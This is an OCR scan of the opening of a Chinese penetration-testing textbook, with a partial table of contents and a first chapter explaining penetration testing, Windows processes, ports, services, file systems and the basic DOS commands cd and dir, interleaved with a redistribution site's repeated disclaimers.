免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

12.2.3 SYN Flood 攻击防御 ····· 371
12.3 分布式拒绝服务 D.D.o.S 攻击 ····· 372
12.3.1 分布式拒绝服务入侵简介 ····· 372
12.3.2 著名的 D.D.o.S 入侵工具介绍 ····· 374
12.3.3 D.D.o.S 攻击的防御 ····· 377
12.4 专家课堂（常见问题与解答） ····· 379

第 13 章 网络渗透技术的系统防护 ····· 381

13.1 寻找攻击目标的扫描器 ····· 382
13.1.1 专业漏洞扫描工具 Shadow Security Scanner ····· 382
13.1.2 扫描器中的佼佼者 Nmap ····· 386
13.1.3 自制简单群 Ping 扫描工具 ····· 389
13.1.4 代理扫描工具 X-WAY ····· 390
13.2 系统管理工具 ····· 391
13.2.1 进程查看器：Procexp ····· 391
13.2.2 网络监测工具：Capsa Professional ····· 393
13.2.3 注册表监视工具：Regmon ····· 394
13.2.4 端口查看器：Active Ports ····· 397
13.2.5 木马检测工具：IceSword ····· 398
13.3 网络渗透中的入侵检测防护 ····· 400
13.3.1 基于网络的入侵检测 ····· 400
13.3.2 基于主机的入侵检测 ····· 400
13.3.3 实用入侵检测范例 ····· 401
13.4 专家课堂（常见问题与解答） ····· 408

第 14 章 网络渗透技术的终极防护 ····· 409

14.1 不可忽视的安全细节问题 ····· 410
14.1.1 端口及服务的设置 ····· 410
14.1.2 IPSec 与端口认证 ····· 411
14.1.3 严格控制关键系统文件 ····· 418
14.2 秒杀危害溢出攻击 ····· 422
14.2.1 扫描漏洞隐患 ····· 422
14.2.2 自动为系统打补丁 ····· 430
14.2.3 强制安装补丁 ····· 430
14.3 专家课堂（常见问题与解答） ····· 436

参考文献 ····· 437

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第1章

初识网络渗透测试

重点提示：

- 网络渗透概述
- 渗透测试需要掌握的知识
- 形影不离的“渗透测试”与攻防





本章主要介绍网络渗透测试的相关概述、需要掌握的渗透测试基础知识以及渗透测试与攻击的分类和手段等内容，有助于读者深刻了解网络渗透测试的相关内容和学习网络渗透测试的意义等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对于众多网络工作者来说，导致网络攻击事件频繁发生的原因并不重要，重要的是要了解攻击者是如何进行攻击的，采用的是哪种途径和什么攻击手段，以及如何更好地防御攻击者的入侵等，这就需要网络工作者掌握相关的网络渗透测试知识。

1.1 网络渗透概述

网络渗透是保护信息和网络安全的重要途径，也是受信任的第三方进行的一种评估网络安全的活动，它通过运用黑客攻击的方法与工具，对目标网络进行各种手段的攻击来找出系统存在的漏洞，从而给出网络系统存在的安全风险的一种实践活动。

1.1.1 什么是网络渗透攻击

为了保障网络的安全，网络管理员往往会严格地规划网络的结构，区分内部与外部网络进行网络隔离，设置网络防火墙，安装杀毒软件，并做好各种安全保护措施。然而绝对的安全是不存在的，潜在的危险和漏洞总是相对存在的。

“网络渗透攻击”是对大型的网络主机服务器群组采用的一种迂回渐进式的攻击方法，通过长期而有计划地逐步渗透攻击进入网络，最终完全控制整个网络。

“网络渗透攻击”之所以能够成功，是因为网络上总会有一些或大或小的安全缺陷或漏洞。攻击者利用这些小缺口一步一步地将这些缺口扩大、扩大、再扩大，最终导致整个网络安全防线的失守，并掌控整个网络的权限。因此，作为网络管理员，完全有必要了解甚至掌握网络渗透入侵的技术，这样才能有针对性地进行防御，从而保障网络的真正安全。

1.1.2 学习网络渗透测试的意义

渗透测试是受信任的第三方进行的一种评估网络安全的活动，它通过运用各种黑客攻击方法与工具，对企业网络进行各种手段的攻击，以便找出系统存在的漏洞，给出网络系统存在的安全风险，是一种攻击模拟行为。

网络渗透攻击与普通网络攻击的不同在于：普通的网络攻击只是单一类型的攻击；网络渗透攻击则与此不同，它是一种系统渐进型的综合攻击方式，其攻击目标是明确的，攻击目的往往不那么单一，危害性也非常严重。例如，在普通的网络攻击事件中，攻击者可能仅仅是利用目标网络的 Web 服务器漏洞，入侵网站更改网页或在网页上挂马。也就是说，这种攻击是随机的，而其目的也是单一而简单的。

在渗透入侵攻击过程中，攻击者会有针对性地对某个目标网络进行攻击，以获取其内部的商业资料，进行网络破坏等。其实施攻击的步骤是非常系统的，假设其获取了目标网络中网站服务器的权限，则不会仅满足于控制此台服务器，而是会利用此台服务器继续入侵目标网络，获取整个网络中所有主机的权限。

另外，为了实现渗透攻击，攻击者往往综合运用远程溢出、木马攻击、密码破解、嗅探、ARP 欺骗等多种攻击方式，逐步控制网络。总之，网络渗透攻击与普通网络攻击相比，网络渗透攻击具有攻击目的明确性、攻击步骤逐步与渐进性、攻击手段的多样性和综合性等特点。

目前，网络渗透测试已经成为安全工作者的一个课题，其发展前景不可估量。作为一名网络管理员或安全工作者，如果有能力实施基本渗透测试的话，那么其价值将是极大的，一切日常安全维护操作将更加有针对性，也更加有效。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果安全管理员学习了网络渗透测试的相关知识，就可以完全模拟攻击者可能使用的漏洞检测与攻击技术，对目标网络系统的安全进行深入的检测，探寻出网络系统中最脆弱的安全环节，从而让管理人员能够直观地知道其网络所面临的问题。

1.2　渗透测试需要掌握的知识

网络渗透测试所涉及的内容很多，覆盖的范围也广，对于一个新手来说，了解和掌握一些有关操作系统知识就显得尤为重要。如在操作系统中经常遇到的进程、端口、服务、文件系统、常用的 DOS 命令以及注册表等常见术语。

1.2.1　进程、端口、服务

进程、端口和服务是计算机操作系统中不可缺少的部分，一个进程对应着一个程序，服务和端口常常被联系在一起，一个端口对应着一个服务，如 Web 服务默认对应 80 端口等。

1.　进程

进程是程序在计算机上的一次执行活动。当运行一个程序，就启动了一个进程。显然，程序是静态的，进程是动态的。进程可以分为系统进程和用户进程两种。凡是用于完成操作系统的各种功能的进程就是系统进程；凡由用户启动的进程就是用户进程。

在 Windows 系统自带任务管理器中可以查看当前正在运行的进程，具体操作步骤如下。

步骤 01 在 Windows 系统中按“Ctrl+Alt+Delete”组合键，即可打开“任务管理器”窗口，切换到“进程”选项卡，即可看到本机中开启的所有进程，如图 1-1 所示。

步骤 02 如果想要更详细地查看进程的内容，则可以设置进程显示的项目。在“任务管理器”窗口中选择“查看”→“选择列”菜单项，即可打开“选择列”对话框，在其中勾选相应的复选框，最后单击“确定”按钮即可，如图 1-2 所示。

步骤 03 在“进程”选项卡中选中某一进程并单击鼠标右键，从弹出的快捷菜单中还可以对进程进行其他操作，如：结束进程、结束进程树、设置优先级等，如图 1-3 所示。



图 1-1　查看本机中开启的进程




图 1-2　“选择列”对话框



图 1-3　对进程进行其他操作

除使用系统自带的任务管理器来管理进程外，还可以使用其他工具对进程进行管理。Windows 进程管理器就是一款功能比较强大的进程管理工具。利用该工具可对进程查询（描述/模块）、管理（结束/暂停/恢复/删除……）、端口访问查询、系统性能/信息查询等，进程信

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

息库也在不断地更新。使用 Windows 进程管理器管理进程的具体操作步骤如下。

步骤 01 下载并解压缩“Windows 进程管理器”压缩包，双击其中的可执行文件，即可打开其主界面，如图 1-4 所示。

步骤 02 在“进程管理”选项卡下即可查看本机正在运行的进程列表，包括系统进程和用户进程等，选中某一进程后（如 smss.exe），单击“查看属性”按钮，即可打开“smss.exe 属性”对话框，在其中可以查看该进程的文件类型、位置、大小等信息，如图 1-5 所示。



图 1-4 “Windows 进程管理器”主窗口




图 1-5 “smss.exe 属性”对话框

步骤 03 在查看进程时，如果不知道某一进程所对应程序的位置，则可以利用 Windows 进程管理器查找，在“Windows 进程管理器”操作窗口中选择某一进程（如 smss.exe）后，单击“定位文件”按钮，打开该进程所对应程序的位置，如图 1-6 所示。

步骤 04 如果想要结束某一进程，则可以在选中某一进程后，在“Windows 进程管理器”操作窗口的工具栏上单击“结束进程”按钮，弹出一个信息提示框。单击“是”按钮，即可结束该进程，如图 1-7 所示。



图 1-6 定位文件的位置




图 1-7 结束进程

步骤 05 如果想要删除某一进程的文件，则可以在选中某一进程后，在“Windows 进程管理器”操作窗口的工具栏上单击“删除文件”按钮，弹出一个信息提示框。单击“是”按钮，即可删除该进程所对应的文件，如图 1-8 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 06 如果想要暂停运行某一进程的文件，则可以在选中某一进程后，在“Windows 进程管理器”操作窗口的工具栏上单击“暂停进程”按钮，弹出一个信息提示框，单击“是”按钮，即可暂停运行该进程，如图 1-9 所示。



图 1-8　删除文件



图 1-9　暂停进程

步骤 07 利用 Windows 进程管理器除可以管理进程外，还可以查看本机系统中的端口监听和系统信息，在其中选择“端口监听”选项卡，即可查看端口监听信息列表，如图 1-10 所示。如果选择“系统信息”选项卡，即可在其中查看本机系统信息，包括系统名、版本号等，如图 1-11 所示。




图 1-10　“端口监听”选项卡




图 1-11　“系统信息”选项卡

2. 端口

计算机中的“端口”可以认为是计算机与外界通讯交流的出口。端口可分为硬件端口、软件端口和协议端口。其中硬件端口又称接口，如：USB 端口、串行端口等；软件端口一般指网络中面向连接服务和无连接服务的通信协议端口，包括一些数据结构和 I/O（基本输入输出）缓冲区等；计算机中的协议端口范围为 0～65535，如浏览网页服务的 80 端口、用于 FTP 服务的 21 端口等。

另外，用户还可以自行对计算机中的端口进行限制，例如关闭不需要的端口。在 Windows 2000 以上版本的操作系统之中，不需要安装任何其他软件，利用系统自带的“TCP/IP 筛选”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

功能，就可以实现服务器端口的限制。具体设置的操作步骤如下。

步骤 01 在操作系统界面中右击 “网上邻居” 图标，从弹出的快捷菜单中选择“属性”选项，即可打开“网络连接”窗口。双击“本地连接”图标，即可打开“本地连接 状态”对话框，如图 1-12 所示。

步骤 02 单击“属性”按钮，打开“本地连接 属性”对话框，在“此连接使用下列项目”列表中选择“Internet 协议（TCP/IP）”选项，如图 1-13 所示。再单击“属性”按钮，打开“Internet 协议（TCP/IP）属性”对话框，如图 1-14 所示。




图 1-12 “本地连接 状态”对话框



图 1-13 “本地连接属性”对话框




图 1-14 “Internet 协议属性”对话框

步骤 03 在“Internet 协议（TCP/IP）属性”对话框中单击“高级”按钮，打开“高级 TCP/IP 设置”对话框，如图 1-15 所示。

步骤 04 切换到“选项”选项卡，在“IP 地址”列表中选择“TCP/IP 筛选”选项，单击“属性”按钮，打开“TCP/IP 筛选”对话框，如图 1-16 所示。

步骤 05 勾选“启用 TCP/IP 筛选（所有适配器）”复选框，并选择左边的“只允许”单选按钮后，单击“添加”按钮，即可打开“添加筛选器”对话框，如图 1-17 所示。在“TCP 端口”文本框中输入允许开启的端口，单击“确定”按钮，即可将只允许添加的端口开启。



图 1-15 “高级 TCP/IP 设置”对话框




图 1-16 “高级 TCP/IP 设置”对话框




图 1-17 “添加筛选器”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3. 服务

在计算机中安装好操作系统之后，通常系统会默认启动许多服务，且每项服务都有一个具体的文件存在，一般存储在“C:\Windows\system32”文件夹中，其扩展名一般是.exe、.dll、.sys等。另外，操作系统中的服务还可以根据自己的需要开启相应的服务和关闭不必要服务。

这里以 Windows XP 系统为例，开启相应服务的操作步骤如下。

步骤 01 选择“开始”→“设置”→“控制面板”菜单项，打开“控制面板”窗口。双击“管理工具”图标，打开“管理工具”窗口，如图 1-18 所示。

步骤 02 双击“服务”图标按钮，打开“服务”窗口，如图 1-19 所示。也可以在“运行”窗口中输入“services.msc”命令，打开“服务”窗口。



图 1-18 “管理工具”窗口




图 1-19 “服务”窗口

步骤 03 在“服务”列表中可看到本机中所有的服务，右击要开启的“服务”，在弹出的快捷菜单中选择“属性”选项，即可打开该服务的“属性”对话框，在“启动类型”下拉列表中选择“自动”选项，如图 1-20 所示。

步骤 04 单击“应用”按钮，激活“启动”按钮，然后再单击“确定”按钮，即可启用该服务，如图 1-21 所示。关闭不必要的服务和开启服务的操作正好相反，这里不再重述。




图 1-20　选中服务的“属性”对话框



图 1-21　启动选中的服务

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

1.2.2 文件和文件系统概述

文件是存储于外存储器中具有名字的一组相关信息集合，在 Windows 系统中所有的程序和数据均以文件形式存入磁盘。文件是由文件名和图标组成，一种类型的文件具有相同的图标，文件名不能超过 255 个字符（包括空格）。

文件名由四个部分组成：[<盘符>][<路径>]<文件名>[<..扩展名>]，其作用是唯一标识一个文件。文件名由 1～8 个字符组成，构成文件名的字符有以下 3 类。

- 26 个英文字母：a～z 或 A～Z。
- 10 个阿拉伯数字：0～9。
- 一些专用字符：$、#、&、@、!、%、()、{}、-、一。



注意 在文件名中不能使用“<”、“>”、“\”、“//”、“[”、“]”、“:”、“!”、“+”、“=”，以及小于 20H 的 ASCII 字符。另外，可根据需要自行命名文件，但不可与 DOS 命令文件同名。

操作系统中负责管理和存储文件信息的软件机构称为文件管理系统，简称文件系统。文件系统由三部分组成：与文件管理有关的软件、被管理的文件以及实施文件管理所需的数据结构。从系统角度来看，文件系统是对文件存储器空间进行组织和分配，负责文件的存储并对存入的文件进行保护和检索的系统。

文件系统是用于组织和存储文件的目录结构，也是操作系统用于明确磁盘或分区上的文件和数据结构的方法，即在磁盘上组织文件的方法。磁盘或分区和它所包括的文件系统的不同是很重要的。少数程序（包括最有理由的产生文件系统的程序）直接对磁盘或分区的原始扇区进行操作，这可能破坏一个存在的文件系统。一个分区或磁盘在能作为文件系统使用之前，需要初始化，并将记录数据结构写到磁盘上。这个过程就是建立文件系统。

1.2.3 DOS 系统常用的命令

熟练掌握 DOS 系统常用的命令，是进行网络渗透测试的基本功。下面介绍几个 Windows 系统自带的 DOS 命令。只有熟悉和掌握这些命令，才可为日后进行网络渗透测试提供便利。

1. cd 命令

cd 命令由命令关键字 cd 和一个不带盘符的路径组成，主要用于将当前盘内这个路径所指明的目录设置为当前目录。如提示符显示 C:\，则表示当前目录是 C 盘，其中“\”（反斜扛）表示根目录。在“命令提示符”窗口中可以使用“cd”命令来更改命令提示符所在的目录。具体的操作步骤如下。

步骤 01 如果要更改当前目录，则可以用 cd 命令，如在“命令提示符”窗口中输入“cd C:\”命令，即可将提示符的目录设置为 C:\，如图 1-22 所示。在其中输入“cd Windows”命令，即可将提示符所在目录更改为 C:\Windows，如图 1-23 所示。

步骤 02 在“命令提示符”窗口中可使用“cd..”命令返回上一级目录，此时输入“cd..”命令，即可返回到 C 盘的根目录中，如图 1-24 所示。

步骤 03 如果要更换当前目录到硬盘的其他分区，则可以直接输入盘符。如要到 D 盘，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

就需要输入“D:”命令，现在提示符就变成了 D:\>，如图 1-25 所示。




图 1-22　将目录更改到 C 盘中




图 1-23　将目录更改到“C:\Windows”文件




图 1-24　返回到上一级目录中




图 1-25　将目录更改到 D 盘中

步骤 04 如果想更换目录到 D 盘的“backup”文件夹中，则可以使用“cd backup”命令，即可将目录更换到该文件夹中，如图 1-26 所示。此时，在“命令提示符”窗口中依次运行“cd..”命令和“c:”命令，即可返回到 C 盘根目录中，如图 1-27 所示。



图 1-26　将目录更改到“D:\Backup”文件夹



图 1-27　返回到 C 盘根目录中

2. dir 命令

dir 命令用来查看磁盘中包含文件，查询结果以宽格式并按字母顺序显示每个目录中匹配

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

文件名的列表，而且每次满屏时暂停。使用 dir 命令查看磁盘文件的具体操作步骤如下。

步骤 01 在“命令提示符”窗口中运行“dir c:\windows”命令，即可在“命令提示符”窗口中列出 C:\windows 下的所有目录及文件，如图 1-28 所示。但这种方法的缺点是，当列表中的目录及文件过多时就无法完全显示，形如刷屏。

步骤 02 为了完全显示 C:\windows 下的所有目录及文件，可以使用分页文件的形式来实现。此时运行“dir c:\windows /p”命令，即可在列出一屏的目录及文件后，提示“按任意键继续...”，如图 1-29 所示。按下任意键，即可查看下一屏文件，如图 1-30 所示。




图 1-28 查看 C:\windows 下的所有目录及文件




图 1-29 以分页形式列出文件

步骤 03 在“命令提示符”窗口中输入“dir c:\windows /a:h”命令，即可查看该文件夹中的隐藏文件，如图 1-31 所示。




图 1-30 按任意键查看下一屏文件

